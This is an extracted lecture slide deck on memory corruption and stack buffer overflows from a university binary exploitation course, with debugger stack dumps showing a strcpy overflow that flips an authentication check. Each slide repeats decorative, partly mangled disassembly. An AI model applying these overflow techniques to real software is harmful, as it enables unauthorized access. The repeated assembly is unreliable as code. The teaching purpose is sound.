

# Memory Corruption

## Modern Binary Exploitation CSCI 4968 - Spring 2015 Austin Ralls

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
push esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066:
push 0Dh
call sub_31411B
; CODE XREF: sub_312FD8
; sub_312FD8+85
```

```
loc_31306D:
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
loc_31307D:
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C:
mov [ebp+var_4], eax
; CODE XREF: sub_312FD8
```

# Setup

Slides are at [lense.pw/mbe/mem\\_corr.pdf](http://lense.pw/mbe/mem_corr.pdf)  
(Don't look ahead if you don't want spoilers)

- Start your VMs
- Run `wget lense.pw/mbe/setup.sh`
- run `sh setup.sh`
  - If you're having trouble getting internet, you can try your luck getting vmware tools installed for shared folders... but fixing internet is probably easier
  - Most important part of the script is getting `.gdbinit`

```
push edi
call sub_314623
test eax, eax
cmp [ebp+arg_0], ebx
short loc_313066
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_0]
push esi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31307D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

loc_31308C: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

# Lab info

- Submissions for the first lab are due beginning of class Friday

- To submit solutions, email

[mbespring2015+lab1@gmail.com](mailto:mbespring2015+lab1@gmail.com)

- Follow instructions in the README

<http://security.cs.rpi.edu/~jblackthorne/README.txt>

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
eax, eax
push short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

# Bonus flags info

- Each lab will also have a bonus flag
- They do not count toward your grade
- Scoreboard will be at [rpis.ec/flags](http://rpis.ec/flags)
- The first one was in an email; future ones might not be so obvious to find

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
sub_31486A
eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
mov [ebp+var_4], esi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8 ; sub_312FD8+85
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8 ; sub_312FD8+49
call sub_3140F3
test eax, eax
```

```
jg short loc_31307D
sub_3140F3
jap short loc_31306C
```

```
loc_31306C: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

# Lecture Overview

- Definition
- Buffer overflows
- How-to techniques/workflows
- Modifying
  - data/stack
  - control flow

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

# “Memory Corruption”

- What is it?

```
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], ebx
jnz     short loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jb      short loc_313066
sub     eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jz      short loc_31308F
```

```
loc_313066:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+85
```

```
push    0Dh
call    sub_31411B
```

```
loc_31306D:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+49
```

```
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C
```

```
loc_31307D:                                     ; CODE XREF: sub_312FD8
```

```
call    sub_3140F3
and     eax, 0FFFFFFh
or      eax, 80070000h
```

```
loc_31308C:                                     ; CODE XREF: sub_312FD8
```

```
mov     [ebp+var_4], eax
```

# “Memory Corruption”

- What is it?
  - fun

```
push    edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnz   short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push   esi
push   esi
push   eax
push   edi
mov    [ebp+arg_0], eax
call   sub_31486A
test   eax, eax
jz     short loc_31306D
push   esi
lea    eax, [ebp+arg_0]
push   eax
mov    esi, 1D0h
push   esi
push   [ebp+arg_4]
push   edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F
```

```
loc_313066:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+55
```

```
push    0Dh
call   sub_31411B
```

```
loc_31306D:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+49
```

```
call   sub_3140F3
test   eax, eax
jg     short loc_31307D
call   sub_3140F3
jmp    short loc_31308C
```

```
loc_31307D:                                     ; CODE XREF: sub_312FD8
```

```
call   sub_3140F3
and    eax, 0FFFFFFh
or     eax, 80070000h
```

```
loc_31308C:                                     ; CODE XREF: sub_312FD8
```

```
mov    [ebp+var_4], eax
```

# “Memory Corruption”

- Modifying a **binary’s** memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level **exploits** (real-world and competition) involve memory corruption

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
```

```
push esi
push eax
push edi
mov eax, [ebp+arg_0]
call sub_31486C
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
```

```
push edi
mov eax, [ebp+arg_0]
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
```

```
push 0Dh
call sub_31411B
```

```
loc_31307D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FF1Fh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```



# 0-overflow\_example

- Read and understand it
- Compile and play with it
- What does the stack look like?

```
push    edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnz   short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push   esi
push   esi
push   eax
push   edi
mov    [ebp+arg_0], eax
call   sub_31486A
test   eax, eax
jz     short loc_31306D
push   esi
lea    eax, [ebp+arg_0]
push   eax
mov    esi, 1D0h
push   esi
push   [ebp+arg_4]
push   edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F
```

```
loc_313066:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+85
```

```
push   0Dh
call   sub_31411B
```

```
loc_31306D:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+49
```

```
call   sub_3140F3
test   eax, eax
jg     short loc_31307D
call   sub_3140F3
jmp    short loc_31308C
```

```
loc_31307D:                                     ; CODE XREF: sub_312FD8
```

```
call   sub_3140F3
and    eax, 0FFFFFFh
or     eax, 80070000h
```

```
loc_31308C:                                     ; CODE XREF: sub_312FD8
```

```
mov    [ebp+var_4], eax
```

# 0-overflow\_example stack

before

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
mov esp, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
```

```
----- [regs]
EAX: 0xBFFFFFF9E0 EBX: 0xB7FD6FF4 ECX: 0x00000000 EDX: 0xB7FD80B0
o d I t S z a P c
ESI: 0xB8000CE0 EDI: 0x00000000 EBP: 0xBFFFFFF9F8 ESP: 0xBFFFFFF9D0 EIP: 0x080484A8
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B
```

```
[0x007B:0xBFFFFFF9D0] ----- [stack]
0xBFFFFFF9C0 : D4 F9 FF BF F4 6F FD B7 - F8 F9 FF BF 96 84 04 08 .....0.....
0xBFFFFFF9D0 : E0 F9 FF BF 9B FB FF BF - 05 00 00 00 05 00 00 00 .....
0xBFFFFFF9E0 : 74 77 6F 00 20 85 04 08 - 6F 6E 65 00 F4 6F FD B7 two. ...one..o..
0xBFFFFFF9F0 : E0 0C 00 B8 05 00 00 00 - 58 FA FF BF BC FE EA B7 .....X.....
0xBFFFFFFA00 : 02 00 00 00 84 FA FF BF - 90 FA FF BF 98 18 00 B8 .....
0xBFFFFFFA10 : 00 00 00 00 01 00 00 00 - 01 00 00 00 00 00 00 00 .....
; 312FD8
```

```
----- [code]
0x080484a8 <main+196>: call 0x080482f8 <strcpy@plt>

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

# 0-overflow\_example stack

```

push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
mov esp, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A

```

after

```

----- [ regs ]
EAX: 0xBFFFFFF9E0 EBX: 0xB7FD6FF4 ECX: 0xFFFFFE45 EDX: 0xBFFFFFFBA1
o d I t s Z a P c
ESI: 0xB8000CE0 EDI: 0x00000000 EBP: 0xBFFFFFF9F8 ESP: 0xBFFFFFF9D0 EIP: 0x080484AD
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B
[0x007B:0xBFFFFFF9D0]----- [stack]
0xBFFFFFF9C0 : D4 F9 FF BF E0 0C 00 B8 - F8 F9 FF BF AD 84 04 08 .....
0xBFFFFFF9D0 : E0 F9 FF BF 9B FB FF BF - 05 00 00 00 05 00 00 00 .....
0xBFFFFFF9E0 : 41 41 41 41 41 00 04 08 - 6F 6E 65 00 F4 6F FD B7 AAAAA...one..o..
0xBFFFFFF9F0 : E0 0C 00 B8 05 00 00 00 - 58 FA FF BF BC FE EA B7 .....X.....
0xBFFFFFFA00 : 02 00 00 00 84 FA FF BF - 90 FA FF BF 98 18 00 B8 .....
0xBFFFFFFA10 : 00 00 00 00 01 00 00 00 - 01 00 00 00 00 00 00 00 .....
----- [code]
0x080484ad <main+201>: lea eax,[ebp-24]

```

```

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax

```

# 0-overflow\_example stack

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
mov esp, [ebp+var_84]
jnb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
```

after--exploited

```
----- [regs]
EAX: 0xBFFFFFF9A0 EBX: 0xB7FD6FF4 ECX: 0xFFFFFE3F EDX: 0xBFFFFFFBA1
o d I t s Z a P c
ESI: 0xB8000CE0 EDI: 0x00000000 EBP: 0xBFFFFFF9B8 ESP: 0xBFFFFFF990 EIP: 0x080484AD
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B
```

```
[0x007B:0xBFFFFFF990]----- [stack]
0xBFFFFFF980 : 94 F9 FF BF E0 0C 00 B8 - B8 F9 FF BF AD 84 04 08 .....
0xBFFFFFF990 : A0 F9 FF BF 61 FB FF BF - 05 00 00 00 05 00 00 00 .....a.....
0xBFFFFFF9A0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0xBFFFFFF9B0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0xBFFFFFF9C0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0xBFFFFFF9D0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 00 AAAAAAAAAAAAAAAAAA. b 312FD8
```

```
----- [code]
0x80484ad <main+201>: lea eax,[ebp-24]
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFFh
or eax, 80070000h
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

# Buffer Overflows

# Whoa.

--Keanu Reeves

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

# Buffer Overflows

- That's pretty much it
- Now, what can we do with that?

```
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], ebx
jnz     short loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jb      short loc_313066
sub     eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jz      short loc_31308F
```

```
loc_313066:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+85
```

```
push    0Dh
call    sub_31411B
```

```
loc_31306D:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+49
```

```
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C
```

```
loc_31307D:                                     ; CODE XREF: sub_312FD8
```

```
call    sub_3140F3
and     eax, 0FFFFFFh
or      eax, 80070000h
```

```
loc_31308C:                                     ; CODE XREF: sub_312FD8
```

```
mov     [ebp+var_4], eax
```

# 1-auth\_overflow

- Read and understand it
- Compile and play with it
- What does the stack look like?

```
push    edi
call    sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnz   short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb    short loc_313066
sub    eax, [ebp+var_84]
push   esi
push   esi
push   eax
push   edi
mov    [ebp+arg_0], eax
call   sub_31486A
test   eax, eax
jz     short loc_31306D
push   esi
lea    eax, [ebp+arg_0]
push   eax
mov    esi, 1D0h
push   esi
push   [ebp+arg_4]
push   edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F
```

```
loc_313066:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+85
```

```
push   0Dh
call   sub_31411B
```

```
loc_31306D:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+49
```

```
call   sub_3140F3
test   eax, eax
jg     short loc_31307D
call   sub_3140F3
jmp    short loc_31308C
```

```
loc_31307D:                                     ; CODE XREF: sub_312FD8
```

```
call   sub_3140F3
and    eax, 0FFFFFFh
or     eax, 80070000h
```

```
loc_31308C:                                     ; CODE XREF: sub_312FD8
```

```
mov    [ebp+var_4], eax
```

# 1-auth\_overflow stack

before strcpy

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
```

[regs]

EAX: 0xBFFFFFF750 EBX: 0xB7FD6FF4 ECX: 0x48E0FE81 EDX: 0x00000002 **o d I t S z a p c**  
ESI: 0xB8000CE0 EDI: 0x00000000 EBP: 0xBFFFFFF778 ESP: 0xBFFFFFF740 **EIP: 0x0804842E**  
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B

[0x007B:0xBFFFFFF740]

[stack]

```
0xBFFFFFF730 : 00 00 00 00 00 00 00 00 - 00 00 00 00 80 83 04 08 .....
0xBFFFFFF740 : 50 F7 FF BF 93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.....X.....
0xBFFFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 29 85 04 08 )....o.....)...
0xBFFFFFF760 : F4 6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. .....
0xBFFFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G.....
0xBFFFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 .....
312FD8
```

[code]

0x804842e <check\_authentication+26>: call 0x804830c <strcpy@plt>

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```



# 1-auth\_overflow stack

after strcpy

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
```

[regs]

```
EAX: 0xBFFFFFF750 EBX: 0xB7FD6FF4 ECX: 0xFFFFFDBD EDX: 0xBFFFFFF99C o d I t s Z a P c
ESI: 0xB8000CE0 EDI: 0x00000000 EBP: 0xBFFFFFF778 ESP: 0xBFFFFFF740 EIP: 0x08048433
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B
```

[0x007B:0xBFFFFFF740]

[stack]

```
0xBFFFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v.....x...3...
0xBFFFFFF740 : 50 F7 FF BF 93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.....X.....
0xBFFFFFF750 : 74 65 73 74 70 61 73 73 - 00 F7 FF BF 29 85 04 08 testpass....)...
0xBFFFFFF760 : F4 6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. .....
0xBFFFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G.....
0xBFFFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 .....
; 312FD8
```

[code]

```
0x8048433 <check_authentication+31>: lea eax, [ebp-40]
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

# 1-auth\_overflow code

## auth check

```
call    0x804832c <strcmp@plt>
test   eax, eax
jne    0x8048451 <check_authentication+61>
mov    DWORD PTR [ebp-12], 0x1
```

```
push   edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnz   short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push   esi
push   esi
push   eax
push   edi
mov    [ebp+arg_0], eax
call   sub_31486A
test   eax, eax
jz     short loc_31306D
push   esi
lea   eax, [ebp+arg_0]
push   eax
mov    esi, 1D0h
push   esi
```

```
call   sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call   sub_3140F3
test   eax, eax
jg     short loc_31307D
call   sub_3140F3
jmp    short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call   sub_3140F3
and    eax, 0FFFFFFh
or     eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov    [ebp+var_4], eax
```

# 1-auth\_overflow stack

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+var_70], eax
test eax, eax
```

after strcpy -- let's look at this again

```
-----[regs]
EAX: 0xBFFFFFF750  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDBD  EDX: 0xBFFFFFF99C  o d I t s Z a P c
ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFFFF778  ESP: 0xBFFFFFF740  EIP: 0x08048433
CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFFFF740]-----[stack]
0xBFFFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v.....x...3...
0xBFFFFFF740 : 50 F7 FF BF 93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.....X.....
0xBFFFFFF750 : 74 65 73 74 70 61 73 73 - 00 F7 FF BF 29 85 04 08 testpass....)...
0xBFFFFFF760 : F4 6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. .....
0xBFFFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G.....
0xBFFFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 .....
-----[code]
0x8048433 <check_authentication+31>:  lea    eax, [ebp-40]
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

# 1-auth\_overflow stack

oh that's handy

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
```

[regs]

```
EAX: 0xBFFFFFF40 EBX: 0xB7FD6FF4 ECX: 0xFFFFFDC5 EDX: 0xBFFFFFF99C o d I t s Z a P c
ESI: 0xB8000CE0 EDI: 0x00000000 EBP: 0xBFFFFFF768 ESP: 0xBFFFFFF730 EIP: 0x08048433
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B
```

[0x007B:0xBFFFFFF730]

[stack]

```
0xBFFFFFF720 : F0 76 F0 B7 E0 0C 00 B8 - 68 F7 FF BF 33 84 04 08 .v.....h...3...
0xBFFFFFF730 : 40 F7 FF BF 7B F9 FF BF - 48 F7 FF BF D9 82 04 08 @...{...H.....
0xBFFFFFF740 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0xBFFFFFF750 : 41 41 41 41 41 41 41 41 - 41 41 41 41 42 42 42 42 AAAAAAAAAAAAABBBB
0xBFFFFFF760 : 00 47 FF B7 10 85 04 08 - 78 F7 FF BF BB 84 04 08 .G.....x.....
0xBFFFFFF770 : 7B F9 FF BF 10 85 04 08 - D8 F7 FF BF BC FE EA B7 {.....
```

312FD8

[code]

```
0x8048433 <check_authentication+31>: lea eax, [ebp-40]
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

Note: when copying and pasting from slides or documents, double-check to make sure the quotation marks are straight ( ' ) not magic ( ' or ' )

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
